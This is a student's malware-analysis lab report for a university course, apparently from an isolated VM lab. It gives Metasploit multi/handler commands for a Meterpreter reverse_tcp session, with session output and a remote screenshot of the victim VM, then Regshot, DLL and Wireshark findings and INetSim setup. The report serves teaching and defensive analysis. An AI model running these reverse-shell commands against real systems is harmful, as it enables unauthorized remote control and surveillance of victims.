CSE 434S

Overview

The purpose of this lab is to practice the basic dynamic analysis tools and analyze basic Network traffic. In this lab, you'll be using the 'test-malware' file you created in the first week of the semester.

This document outlines the major steps you will have to take, and you will need to provide answers to the questions asked. There are no restrictions on resources that can be used to complete the assignment. This includes consulting with other students and the instructor. I only ask that you will not share your report with other students.

Intro – Basic Dynamic Analysis Tools


Based on the slides, the textbook, and/or other sources, please provide a 1-2 sentence description of what each of the following basic dynamic analysis tools does:

----

1. Procmon:
   It shows the information about Registry, File system, Network, Processes of a machine
2. Process Explorer:
   It shows the information about which processes have been loaded.
3. Regshot:
   It can take a snapshot of Registry of a Window. You can get a difference between the snapshots.
4. Wireshark:
   It is network protocol analyzer. Using this, we can see what information is going and coming out from a machine.
5. INetSim:
   It is kind of a simulator for common internet services. It is used to analyze network behavior of unknown malware programs.

Part 1 - Snapshot your Windows VM

Although 'test-malware' will not harm your computer, it is a good habit to take a snapshot of the VM before analyzing new malware on it. Snapshot your VM now, and add a screenshot of your snapshot here.



이름	찍은 시간
snapshot1	2022-09-15 오후 3:16(13일 전)
before dynamic	
현재 상태	

이름(N): 새 스냅샷 이름 입력...

설명(D):

I took a snapshot before doing anything to do with dynamic analysis.


Part 2 - Launch an attack on your Windows VM

1. Go to your Kali VM, and type the following commands to launch an attack on your Windows VM:

```
msfconsole
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 0.0.0.0
exploit
```

On your Windows VM, double-click ‘test-malware’. Go back to your Kali VM. What do you see?

From the text from the Kali, Meterpreter session has opened.


kali (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
1 2 3 4
14:13
kali@kali: ~
File Actions Edit View Help
Screenshot taken
View image
행 중] - Oracle VM VirtualBox
움말
lab4
Search lab4
Open
Share with
New folder
ds
aces
nts


```
###
.com
                                                  ht
       =[ metasploit v6.2.9-dev                          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post      ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (175686 bytes) to 10.0.0.3
[*] Meterpreter session 1 opened (10.0.0.1:4444 → 10.0.0.3:49157) at 2022-09
-29 14:12:51 -0400

meterpreter > 
```

Name	Date modified	Type
aaa.zip	9/29/2022 11:11 AM	Compressed (zipp...
test-malware.exe	9/15/2022 9:03 AM	Application

----

2. Type 'screenshot' in the meterpreter shell. What do you get? Add a screenshot of the image here:

```
When typed 'screenshot', I got an image file. Wow, I opened it, and it was
the screenshot of the victim Window!
```



Name	Date modified	Type	Size
aaa.zip	9/29/2022 11:11 AM	Compressed (zipp...	44 KB
test-malware.exe	9/15/2022 9:03 AM	Application	73 KB

----

3. Exit meterpreter by typing 'exit'.

4. Use the Process Explorer to kill the 'test-malware' process.

Part 3 - Performing basic dynamic analysis


Launch the attack again by typing 'exploit' in your Kali VM.

Perform basic dynamic analysis using tools such as procmon, process explorer, regshot and Wireshark.

Report all your findings below.

1. Does the Malware load any DLL files?

It loads five DLL files, MSVCRT.DLL, KERNEL32.DLL, ADVAPI32.DLL, WSOCK32.DLL, WS2_32.DLL.


IE9 - Win7 (before dynamic) [실행 중] - Oracle VM VirtualBox
파일 머신 보기 입력 장치 도움말
Dependency Walker - [test-malware.exe]
File Edit View Options Profile Window Help

TEST-MALWARE.EXE
- MSVCRT.DLL
- KERNEL32.DLL
- ADVAPI32.DLL
- WSOCK32.DLL
- WS2_32.DLL

PI	Ordinal ^	Hint	Function	Entry Point
0#	10 (0x000A)	N/A	N/A	Not Bound
0#	12 (0x000C)	N/A	N/A	Not Bound
0#	14 (0x000E)	N/A	N/A	Not Bound
0#	18 (0x0012)	N/A	N/A	Not Bound
0#	21 (0x0015)	N/A	N/A	Not Bound
0#	23 (0x0017)	N/A	N/A	Not Bound
0#	52 (0x0034)	N/A	N/A	Not Bound
0#	111 (0x006F)	N/A	N/A	Not Bound
0#	115 (0x0073)	N/A	N/A	Not Bound
0#	116 (0x0074)	N/A	N/A	Not Bound
0#	151 (0x0097)	N/A	N/A	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	37 (0x0025)	accept	ws2_32.accept
C	2 (0x0002)	38 (0x0026)	bind	ws2_32.bind
C	3 (0x0003)	39 (0x0027)	closesocket	ws2_32.closesocket
C	4 (0x0004)	40 (0x0028)	connect	ws2_32.connect
C	5 (0x0005)	46 (0x002E)	getpeername	ws2_32.getpeername
C	6 (0x0006)	51 (0x0033)	getsockname	ws2_32.getsockname
C	7 (0x0007)	52 (0x0034)	getsockopt	0x0000186E
C	8 (0x0008)	53 (0x0035)	htonl	ws2_32.htonl
C	9 (0x0009)	54 (0x0036)	htons	ws2_32.htons
C	10 (0x000A)	55 (0x0037)	inet_addr	ws2_32.inet_addr

----


2. Does the Malware modify the registry?

Yes, it does change the registry of victim Window.
I used Regshot to capture the difference of the registry. I copied the comparison of a first shot and a second shot. Total 80 changes has happed.

```
Regshot 1.8.3-beta1V5
Comments:
Datetime:2022/9/29 18:30:14  ,  2022/9/29 18:31:04
Computer:IE9WIN7 , IE9WIN7
Username:IEUser , IEUser

----------------------------------
Keys added:10
Values added:56
Values modified:14
Total changes:80
--------------------------------------------------------------------------------------------
```

3. What protocol does the Malware use to interact with the Linux machine? Can you tell which port numbers are used by each machine?

I can assume the protocol and ports from the msfconsole in Kali linux.
Kali opened the port 4444
Victim Window opened the port 49160
And they used TCP protocol to interact each others.
And I also scanned the traffic between Kali and Win using WireShark, and it showed the same result.


Capturing from Local Area Connection 2
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>

```
No.   Time      Source     Destination  Protocol  Length Info
    1 0.000000  10.0.0.3   10.0.0.1     TCP       66 49160 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
    2 0.000369  10.0.0.1   10.0.0.3     TCP       66 4444 → 49160 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
    3 0.000405  10.0.0.3   10.0.0.1     TCP       54 49160 → 4444 [ACK] Seq=1 Ack=1 Win=65700 Len=0
    4 0.042021  10.0.0.1   10.0.0.3     TCP       60 4444 → 49160 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
    5 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=5 Ack=1 Win=64256 Len=1460
    6 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=1465 Ack=1 Win=64256 Len=1460
    7 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=2925 Ack=1 Win=64256 Len=1460
    8 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=4385 Ack=1 Win=64256 Len=1460
    9 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [PSH, ACK] Seq=5845 Ack=1 Win=64256 Len=146
   10 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=7305 Ack=1 Win=64256 Len=1460
   11 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=8765 Ack=1 Win=64256 Len=1460
   12 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=10225 Ack=1 Win=64256 Len=1460
   13 0.042745  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [PSH, ACK] Seq=11685 Ack=1 Win=64256 Len=14
   14 0.042871  10.0.0.3   10.0.0.1     TCP       54 49160 → 4444 [ACK] Seq=1 Ack=13145 Win=65700 Len=0
   15 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=13145 Ack=1 Win=64256 Len=1460
   16 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=14605 Ack=1 Win=64256 Len=1460
   17 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=16065 Ack=1 Win=64256 Len=1460
   18 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=17525 Ack=1 Win=64256 Len=1460
   19 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=18985 Ack=1 Win=64256 Len=1460
   20 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=20445 Ack=1 Win=64256 Len=1460
   21 0.043046  10.0.0.1   10.0.0.3     TCP     1514 4444 → 49160 [ACK] Seq=21905 Ack=1 Win=64256 Len=1460
```

---

4. What else can you say about this Malware?

From the test so far, malware program initiates the connection between a victim machine and an attacker machine using TCP protocol. And the malware program sends the screenshot of a victim machine.

And I noticed a one thing from the malware program, whenever I execute the program, it increases the port number by one. That means it never uses the same port again! I can think of it as a trick because it can avoid block of a certain port.

Also, the malware program terminate the execution after some point, so it was a little bit tricky to see the live process using Process Explorer. Because it terminate in short amount of time, so I need to watch Process Explorer just after executing the program.

Part 4 - Run the Malware without Launching the Attack

In a real-world scenario, we won't be able to launch the attack when needed, and we might need to analyze the Malware without an active attacker. We need to practice this now.
Stop Metasploit on your Kali VM, and try to analyze 'test-malware' again:


1. Open your Windows VM, start Process Explorer, and double-click the Malware. What happens?

The process of the malware program showed up and almost after 10 seconds, and it terminated and gone from the process list.

----

2. Open Wireshark, set it to capture ethernet traffic, and run the Malware again. What do you see?

The malware program tried to connect somewhere using TCP connection. But it failed to connect cause I didn't execute the server program on Kali. It tried to connect again and again because the property of TCP and several seconds after, it stopped.


Capturing from Local Area Connection 2
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	PcsCompu_99:b1:5f	Broadcast	ARP	42	Who has 10.0.0.1? Tell 10.0.0.3
2	0.000225	PcsCompu_8b:04:3f	PcsCompu_99:b1:5f	ARP	60	10.0.0.1 is at 08:00:27:8b:04:3f
3	0.000233	10.0.0.3	10.0.0.1	TCP	66	49163 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SA
4	0.000392	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.508713	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
6	0.508928	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	1.023621	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
8	1.023876	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	1.024142	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8
10	1.024341	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	1.539655	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
12	1.540140	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13	2.039839	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
14	2.040311	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	2.040856	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8
16	2.041085	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	2.540235	10.0.0.3	10.0.0.1	TCP	66	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
18	2.540756	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	3.040482	10.0.0.3	10.0.0.1	TCP	62	[TCP Retransmission] 49163 → 4444 [SYN] Seq=0 Win=8192 L
20	3.040829	10.0.0.1	10.0.0.3	TCP	60	4444 → 49163 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	3.041522	10.0.0.3	10.0.0.1	TCP	66	[TCP Port numbers reused] 49163 → 4444 [SYN] Seq=0 Win=8

As you may have noticed, the Malware process disappears before you can analyze it using Process Explorer. This happens because this Malware relies on a reverse TCP connection, in which the process tries to initiate a TCP channel between the victim and the attacker. However, without launching the Metasploit attack, there is no active attacker to communicate with, so the Malware fails to establish a TCP channel and the process is terminated.

Go back to the Wireshark output, and find the Five-Tuple values. Write them below:

Protocol: TCP

Local IP: 10.0.0.3

Local port: 49163

Remote IP: 10.0.0.1

Remote port: 4444

Part 5 - Using INetSim


We can bypass this problem by simulating a process that would act as our attacker by using INetSim.
INetSim is a software suite for simulating common internet services in a lab environment. It is very helpful. We can easily configure INetSim to simulate a set of functions such as a WEB server, a DNS server, which makes it very useful for testing, monitoring and analyzing the network behavior of unknown malware samples. INetSim should be already installed in your Kali VM, so we only need to configure it:

1. Create a new folder and name it ‘INetSimFolder’
2. Navigate into this folder, and create another folder named ‘Studio5’
3. Navigate into Studio5, and run:
    a. cp /etc/inetsim/inetsim.conf . // copy the sample config file
    b. sudo cp -r /var/lib/inetsim/ data // copy the default data folders
    c. sudo chmod -R 777 data // make data files executable

    (It is recommended to create a separate configuration folder like this for every Malware you investigate)
4. Use your preferred file editor and open ‘inetsim.conf’, and search for the service_bind_address section. Uncomment ‘service_bind_address’ line and change the value to “0.0.0.0”. This will enable access from any site.
5. Run INetSim using sudo inetsim --config=inetsim.conf --data-dir=data
6. Wait until you see “simulation running”.

Go to your Windows VM, open the browser, and navigate to your favorite website. If your VM is properly configured, you should not be able to reach that website.

